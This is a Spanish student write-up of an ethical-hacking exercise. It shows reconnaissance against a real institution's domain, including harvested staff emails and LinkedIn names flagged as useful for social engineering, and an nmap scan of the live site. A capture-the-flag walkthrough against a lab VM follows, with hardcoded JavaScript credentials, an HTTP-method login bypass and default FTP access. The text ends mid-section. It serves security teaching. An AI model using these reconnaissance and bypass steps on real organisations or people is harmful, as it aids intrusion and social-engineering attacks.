



Hacking Ético

Adan Avilés

Feb 2020

Índice

| | |
|---|----------|
| 1. Reconocimiento y escaneo. | 3 |
| 1.1. Who is | 3 |
| 1.2. Harvester | 5 |
| 1.3. NMAP | 5 |
| 2. Análisis de vulnerabilidades | 6 |
| 2.1. WhatWeb | 7 |
| 2.2. NMAP ANALISIS | 8 |
| 2.3. SSH | 8 |
| 2.4. James | 8 |
| 3. Análisis de vulnerabilidades. | 9 |
| 3.1. index.html | 10 |
| 3.2. Login 1 | 10 |
| 3.3. Login 2 | 11 |
| 3.4. Robots | 13 |
| 3.5. Uploads | 15 |
| 3.6. FTP | 15 |
| 3.7. Ping | 16 |
| 3.8. Deloitte y OPT | 17 |
| 3.9. Escalada de privilegios | 19 |

1. Reconocimiento y escaneo.

En primer lugar, solo conociendo la dirección de la página web de IMF, intentaremos recabar toda la información posible sobre esta, sin caer en la ilegalidad.

1.1. Who is

Con la página whois, podemos encontrar dominios similares, además de los servidores donde esta alojada.

| | |
|--|--|
| cache expires in 23 hours, 59 minutes and 14 seconds | |
| Registrar Info | |
| Name | Dinahosting s.l. |
| Whois Server | whois.dinahosting.com |
| Referral URL | http://dinahosting.com |
| Status | clientDeleteProhibited (http://www.icann.org/epp#clientDeleteProhibited) clientTransferProhibited (http://www.icann.org/epp#clientTransferProhibited) |
| Important Dates | |
| Expires On | 2030-09-27 |
| Registered On | 2001-09-27 |
| Updated On | 2020-12-08 |
| Name Servers | |
| george.ns.cloudflare.com | 108.162.193.167 |
| rosalyn.ns.cloudflare.com | 108.162.194.59 |
| Similar Domains | |
| imf-f.com imf-fatf.org imf-fbi.com imf-festival.com imf-finance.com imf-financement.com imf-finances.com imf-fiu.org imf-fluidcontrol.com imf-formacin.com imf-formacion.biz imf-formacion.co.uk imf-formacion.com imf-formacion.es imf-formacion.net imf-formacion.org imf-formacion.org.uk imf-formation.com imf-formation.fr imf-fr.net | |
| Registrar Data | |
| We will display stored WHOIS data for up to 30 days. | |
| 🔒 Make Private Now | |

Figura 1: Who is

Además de un histórico de las IP que han sido asociadas.

| IP Address | Location | IP Address Owner | Last seen on this IP |
|----------------|---------------|-------------------------|----------------------|
| 172.67.72.49 | United States | Cloudflare, Inc. | 2021-04-14 |
| 104.26.15.226 | United States | Cloudflare, Inc. | 2021-04-14 |
| 104.26.14.226 | United States | Cloudflare, Inc. | 2021-04-14 |
| 82.98.134.118 | Spain | PROVIDER Local Registry | 2020-12-11 |
| 172.67.72.49 | United States | Cloudflare, Inc. | 2020-12-11 |
| 104.26.15.226 | United States | Cloudflare, Inc. | 2020-12-11 |
| 104.26.14.226 | United States | Cloudflare, Inc. | 2020-12-11 |
| 82.98.134.118 | Spain | PROVIDER Local Registry | 2020-12-07 |
| 82.98.134.118 | Spain | PROVIDER Local Registry | 2020-04-29 |
| 104.26.13.146 | United States | Cloudflare, Inc. | 2020-04-29 |
| 104.26.12.146 | United States | Cloudflare, Inc. | 2020-04-29 |
| 104.26.13.146 | United States | Cloudflare, Inc. | 2020-04-28 |
| 104.26.12.146 | United States | Cloudflare, Inc. | 2020-04-28 |
| 82.98.134.118 | Spain | PROVIDER Local Registry | 2020-02-19 |
| 104.26.13.146 | United States | Cloudflare, Inc. | 2020-02-19 |
| 104.26.12.146 | United States | Cloudflare, Inc. | 2020-02-19 |
| 82.98.134.118 | Spain | PROVIDER Local Registry | 2020-02-17 |
| 104.25.244.114 | United States | Cloudflare, Inc. | 2019-08-01 |
| 104.25.243.114 | United States | Cloudflare, Inc. | 2019-08-01 |
| 82.98.134.118 | Spain | PROVIDER Local Registry | 2019-07-03 |
| 104.25.244.114 | United States | Cloudflare, Inc. | 2019-01-22 |
| 104.25.243.114 | United States | Cloudflare, Inc. | 2019-01-22 |
| 82.98.134.118 | Spain | PROVIDER Local Registry | 2017-10-18 |
| 104.25.244.114 | United States | Cloudflare, Inc. | 2017-10-15 |
| 104.25.243.114 | United States | Cloudflare, Inc. | 2017-10-15 |
| 82.98.134.118 | Spain | PROVIDER Local Registry | 2017-10-14 |
| 104.25.244.114 | United States | Cloudflare, Inc. | 2017-10-13 |
| 104.25.243.114 | United States | Cloudflare, Inc. | 2017-10-13 |
| 104.25.244.114 | United States | Cloudflare, Inc. | 2016-10-06 |
| 104.25.243.114 | United States | Cloudflare, Inc. | 2016-10-05 |
| 82.98.134.118 | Spain | PROVIDER Local Registry | 2016-09-27 |
| 104.25.243.114 | United States | Cloudflare, Inc. | 2016-09-23 |
| 82.98.139.141 | Spain | PROVIDER Local Registry | 2016-09-02 |
| 104.25.243.114 | United States | Cloudflare, Inc. | 2016-09-01 |
| 82.98.139.141 | Spain | PROVIDER Local Registry | 2016-08-29 |
| 195.55.107.58 | Spain | MARKETINET | 2015-11-14 |
| 82.194.91.160 | Spain | Hostalia-DL-10 | 2015-06-21 |

Figura 2: Historial de IPs

1.2. Harvester

Probaremos ahora con theHarvester pra buscar información en páginas como Google o LinkedIn. También se podría buscar cuentas asociadas en Facebook, Twitter... Encontramos en Google diferentes emails asociados a la institución y dos hosts, con su IP asociada.

```
adan@kali:~$ theHarvester -d imf-formacion.com -l 1000 -b google
table results already exists

*****
*                                     *
*  theHarvester                      *
*                                     *
* theHarvester 3.1.0                 *
* Coded by Christian Martorella      *
* Edge-Security Research             *
* cmartorella@edge-security.com      *
*                                     *
*****

[*] Target: imf-formacion.com

[*] Searching Google.
    Searching 0 results.
    Searching 100 results.
    Searching 200 results.
    Searching 300 results.
    Searching 400 results.
    Searching 500 results.
    Searching 600 results.
    Searching 700 results.
    Searching 800 results.
    Searching 900 results.
    Searching 1000 results.

[*] No IPs found.

[*] Emails found: 6
cmartinez@imf-formacion.com
datos@imf-formacion.com
info@imf-formacion.com
last@imf-formacion.com
norte@imf-formacion.com
pguiraldo@imf-formacion.com

[*] Hosts found: 2
blogs.imf-formacion.com:104.26.14.226, 104.26.15.226, 172.67.72.49
www.imf-formacion.com:82.98.134.118
```

Figura 3: *TheHarvester en Google*

Si escaneamos LinkedIn, obtendremos:

Esta información podría ser valiosa de cara a ataques de ingeniería social.

1.3. NMAP

Podemos también ver qué servicios o puertos están abiertos en la página, usando nmap.

Viendo que los puertos 80, 443 y 8080 están abiertos.

```
root@kali:/home/adan# theHarvester -d imf-formacion.com -b linkedin -l 700
*****
* Bypass Login 1 *
* Bypass Login 2 *
* [TheHarvester] *
* [TheHarvester] *
* [TheHarvester] *
* [TheHarvester] *
* theHarvester 3.1.0 *
* Coded by Christian Martorella *
* Edge-Security Research *
* cmartorella@edge-security.com *
*****

[*] Target: imf-formacion.com

[*] Searching LinkedIn.
    Searching 100 results.
    Searching 200 results.
    Searching 300 results.
    Searching 400 results.
    Searching 500 results.
    Searching 600 results.
    Searching 700 results.

[*] Users found: 8
Alicia Blanco Navas - Editora - IMF Business School
Antonio Otero Veiga - Profesor - IMF Business School
Arancha Garcia Perez - Proyectos especiales - IMF
EDUARDO PUERTAS DE SOLO - Jefe de Obra - ELECNOR
FELIX JIMENO - comercial - imf formacion
Rocio Molina Oropeza - Sales Representative - Royal Canin
Teresa Ceballos - Trabajadora - Profesional liberal
Veronica Prieto Pizarro - Consultora comercial - e-coordina

[*] No IPs found.
[*] No emails found.
[*] No hosts found.
```

Figura 4: *TheHarvester en LinkedIn*

2. Análisis de vulnerabilidades

Analizaremos ahora las vulnerabilidades de la web, pero en este caso lo haremos sobre la máquina virtual. En primer lugar, con el comando **netdiscover**, encontraremos la IP donde está alojada la máquina.

```
adankali:~$ nmap -v imf-formacion.com -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-09 11:50 CEST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 11:50
Scanning imf-formacion.com (104.26.15.226) [2 ports]
Completed Ping Scan at 11:50, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:50
Completed Parallel DNS resolution of 1 host. at 11:51, 6.54s elapsed
Initiating Connect Scan at 11:51
Scanning imf-formacion.com (104.26.15.226) [1000 ports]
Discovered open port 80/tcp on 104.26.15.226
Discovered open port 443/tcp on 104.26.15.226
Discovered open port 8080/tcp on 104.26.15.226
Increasing send delay for 104.26.15.226 from 0 to 5 due to 11 out of 17 dropped probes since last increase.
Increasing send delay for 104.26.15.226 from 5 to 10 due to 13 dropped probes since last increase.
Completed Connect Scan at 11:52, 66.59s elapsed (1000 total ports)
Initiating Service scan at 11:52
Scanning 3 services on imf-formacion.com (104.26.15.226)
Completed Service scan at 11:52, 5.02s elapsed (3 services on 1 host)
NSE: Script scanning 104.26.15.226.
Initiating NSE at 11:52
Completed NSE at 11:52, 6.19s elapsed
Initiating NSE at 11:52
Completed NSE at 11:52, 2.01s elapsed
Nmap scan report for imf-formacion.com (104.26.15.226)
Host is up (0.058s latency).
Other addresses for imf-formacion.com (not scanned): 172.67.72.49 104.26.14.226 2606:4700:20::681a:fe2 2606:4700:20::681a:ee2 2606:4700:20::ac43:4831
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  tcpwrapped
443/tcp   open  tcpwrapped
8080/tcp  open  tcpwrapped

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.99 seconds
```

Figura 5: Resultado de nmap.

| Currently scanning: Finished Screen view: Unique hosts | | | | | | |
|---|-------------------|-------|-----|-----------------------|--|--|
| 20 Captured ARP Req/Rep packets, from 5 hosts. Total size: 2540 | | | | | | |
| IP | At MAC Address | Count | Len | MAC Vendor / Hostname | | |
| 192.168.150.1 | 08:00:27:08:00:00 | 2 | 72 | Ubiquiti, Inc. | | |
| 192.168.150.2 | 08:00:14:00:07:09 | 10 | 68 | Ubiquiti, Inc. | | |
| 192.168.150.133 | 08:00:20:00:07:11 | 1 | 68 | Ubiquiti, Inc. | | |
| 192.168.150.254 | 08:00:14:00:07:05 | 2 | 68 | Ubiquiti, Inc. | | |
| 192.168.150.155 | 08:00:20:00:00:00 | 4 | 68 | Ubiquiti, Inc. | | |

Figura 6: Escaneo de la red

2.1. WhatWeb

Con WhatWeb, podemos encontrar información sobre el servidor Apache, y con ello buscar posibles vulnerabilidades. En este caso, se buscan en las flags y son explotadas.

```
root@kali:~# whatweb http://192.168.150.133/ -v -a 3
WhatWeb report for http://192.168.150.133/
Status : 200 OK
Title : Retos web
IP : 192.168.150.133
Country : Mexico, MX
Summary : Apache[2.4.18], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)]
Detected Plugins:
[ Apache ]
The Apache HTTP Server Project is an effort to develop and
maintain an open-source HTTP server for modern operating
systems including UNIX and Windows NT. The goal of this
project is to provide a secure, efficient and extensible
server that provides HTTP services in sync with the current
HTTP standards.
Version : 2.4.18 (from HTTP Server Header)
Google Dorks: (1)
Website : http://httpd.apache.org/
[ HTTPServer ]
HTTP server header string. This plugin also attempts to
identify the operating system from the server header.
OS : Ubuntu Linux
String : Apache/2.4.18 (Ubuntu) (from server string)
HTTP Headers:
HTTP/1.1 200 OK
Date: Thu, 15 Apr 2021 10:07:29 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 297
Connection: close
Content-Type: text/html; charset=UTF-8
```

Figura 7: Resultado de Whatweb

2.2. NMAP ANALISIS

Para un análisis más exhaustivo de los servicios, usaremos **nmap** con **-sV** para obtener mayor información. Los servicios de Apache y FTP serán explotados después, así que los

```
adan@kali:~$ sudo -s
[sudo] password for adan:
root@kali:/home/adan# nmap -sV 192.168.56.105
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-18 17:37 CET
Nmap scan report for 192.168.56.105
Host is up (0.000085s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp     JAMES smtpd 2.3.2.1
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
110/tcp   open  pop3     JAMES pop3d 2.3.2.1
119/tcp   open  nntp     JAMES nntpd (posting ok)
MAC Address: 08:00:27:21:0E:85 (Oracle VirtualBox virtual NIC)
Service Info: Host: ubuntu; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.85 seconds
root@kali:/home/adan#
```

Figura 8: Resultado de nmap

obviaremos. Sí que podemos hacer una valoración más exhaustiva de las versiones de SSH y de James.

2.3. SSH

Centramos la búsqueda en el servicio SSH, y podemos encontrar un exploit para esa versión que nos permite la enumeracion de usuarios, pero que no vamos a explotar.

2.4. James

En este caso, no hay ningún exploit aparente para la versión, pues han sido parcheados y este no parece ser un vector de entrada.


```

root@kali:/home/adan# nmap 192.168.150.133 -sV -p22 -A 3
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-15 12:25 CEST
Nmap scan report for 192.168.150.133
Host is up (0.00055s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 d9:df:1b:29:5d:1e:3a:2e:9b:e0:11:2f:6a:21:00:39 (RSA)
|_   256 90:0c:9a:0a:a2:f6:b6:c9:5e:f2:d8:9d:5f:f3:c7:f4 (ECDSA)
|_   256 d3:99:aa:5a:aa:25:b6:1f:47:e8:59:a5:c7:4e:95:8a (ED25519)
MAC Address: 00:0C:29:88:75:F3 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.55 ms  192.168.150.133

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (1 host up) scanned in 18.48 seconds

```

Figura 9: Resultado de nmap ssh



The screenshot shows the Exploit Database interface for the entry "OpenSSH 7.2p2 - Username". The header includes the Exploit Database logo and the title. Below the title, there are several fields:

- EDB-ID:** 40136
- CVE:** 2016-6210
- Author:** 0_0
- Type:** REMOTE
- Platform:** L

At the bottom of the entry, there are two buttons:

- EDB Verified:** ✗
- Exploit:** ⬇ / {}

Figura 10: Resultado de nmap ssh

3. Análisis de vulnerabilidades.

Procedemos, tras el reconocimiento, a buscar las diez flags del servidor.

3.1. index.html

Una vez hemos encontrado la IP donde está corriendo el servidor y accedemos, nos encontramos la siguiente página, con los retos a realizar.




Figura 11: *a nice plot*

En primer lugar, haremos una inspección de código, donde encontraremos la primera flag.




Figura 12: *Flag 1*

3.2. Login 1

Seguidamente, accederemos al primer reto.

Como en el acso anterior, procederemos a inspeccionar el código:

Donde podemos encontrar el usuario y contraseña para acceder, con el que conseguiremos la siguiente flag.




Figura 13: Acceso al login

```
1 <html>
2 <head>
3 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
4 <title>Login Seguro 1</title>
5 </head>
6 <body>
7
8 <script>
9 function funcion_login(){
10 if (document.form.password.value=='supersecret' && document.form.login.value=='admin'){
11     document.form.submit();
12 }
13 else{
14     alert("Usuario y/o contraseña incorrectos");
15 }
16 }
17 </script>
18
19 <form name="form" action="index.php" method="post">
20
21 <P>Usuario: <input type="text" name="login">
22 <P>Contraseña: <input type="password" name="password">
23 <input onclick="funcion_login()" type="button" value="Acceder">
24
25 </form>
26 </body>
27 </html>
28
```

Figura 14: Código fuente del login 1

3.3. Login 2

Aparentemente en este reto, hemos de hacer un bypass al login de autenticación. Interceptamos los paquetes con wireshark y podemos ver que la Autirozacion es basic, esta en base64 y decodificándola, es admin:root.

BIEN! Tu flag es: FLAG{LOGIN_Y_JAVASCRIPT}

Usuario:

Contraseña:

Acceder

Figura 15: Flag 2




Figura 16: Wireshark

Sin embargo, no nos da acceso, así que probaremos utilizando el comando CURL y cambiando a una petición POST, consiguiendo acceso.

```
root@kali:/home/adan# curl -v -X POST http://192.168.56.105/login_2/index.php
* Trying 192.168.56.105:80 ...
* TCP_NODELAY set
* Connected to 192.168.56.105 (192.168.56.105) port 80 (#0)
> POST /login_2/index.php HTTP/1.1
> Host: 192.168.56.105
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 17 Nov 2020 23:48:41 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 35
< Content-Type: text/html; charset=UTF-8
<
FLAG{BYPASSING_HTTP_METHODS_G00D!}
* Connection #0 to host 192.168.56.105 left intact
```

Figura 17: Flag 3

3.4. Robots

Realizamos ahora una enumeración de directorios,

```
root@kali:/home/adan# dirb http://192.168.56.105/

____
DIRB v2.22
By The Dark Raver
____

START_TIME: Sat Nov 21 19:12:07 2020
URL_BASE: http://192.168.56.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

  Bypass Login_2
  Ping - Pong
____
GENERATED WORDS: 4612

—— Scanning URL: http://192.168.56.105/ ——
+ http://192.168.56.105/index.php (CODE:200|SIZE:456)
=> DIRECTORY: http://192.168.56.105/ping/
+ http://192.168.56.105/robots.txt (CODE:200|SIZE:38)
+ http://192.168.56.105/server-status (CODE:403|SIZE:302)
=> DIRECTORY: http://192.168.56.105/uploads/

—— Entering directory: http://192.168.56.105/ping/ ——
+ http://192.168.56.105/ping/index.php (CODE:200|SIZE:272)

—— Entering directory: http://192.168.56.105/uploads/ ——
+ http://192.168.56.105/uploads/index.php (CODE:200|SIZE:34)

____
END_TIME: Sat Nov 21 19:12:11 2020
DOWNLOADED: 13836 - FOUND: 5
root@kali:/home/adan#
```

Figura 18: Enumera directorios

Donde encontramos las páginas de robots.txt y uploads. Procederemos a acceder a ambas.

En primer lugar, accedemos a robots.txt




Figura 19: *Página de robots*

Y accediendo a la ruta /cyberacademy, encontramos la siguiente flag.




Figura 20: *Flag 4*

3.5. Uploads

Como en el paso anterior, accedemos a la carpeta de uploads, donde encontraremos la siguiente flag.




Figura 21: Flag 5

3.6. FTP

En este paso, procederemos a realizar un escaneo de puertos en búsqueda de todos los posibles abiertos.




Figura 22: Escaneo de puertos

Empezamos con el puerto 21, haciendo un **ftp**, seguidamente nos conectamos intentando usar la contraseña por defecto ftp, y obtenemos acceso. (notar que es el usuario y contraseña que habíamos visto con wireshark)

Vemos que en el directorio está la flag.txt, nos la descargamos y la abrimos, obteniendo el siguiente flag.

```


root@kali:/home/adan# ftp 192.168.56.105
Connected to 192.168.56.105.
220 (vsFTPD 3.0.3)
Name (192.168.56.105:adan): ftp
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 30 Dec 07 2017 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag.txt (30 bytes).
226 Transfer complete.
30 bytes received in 0.00 secs (230.6840 kB/s)
ftp> quit
221 Goodbye.
root@kali:/home/adan# nano flag.txt
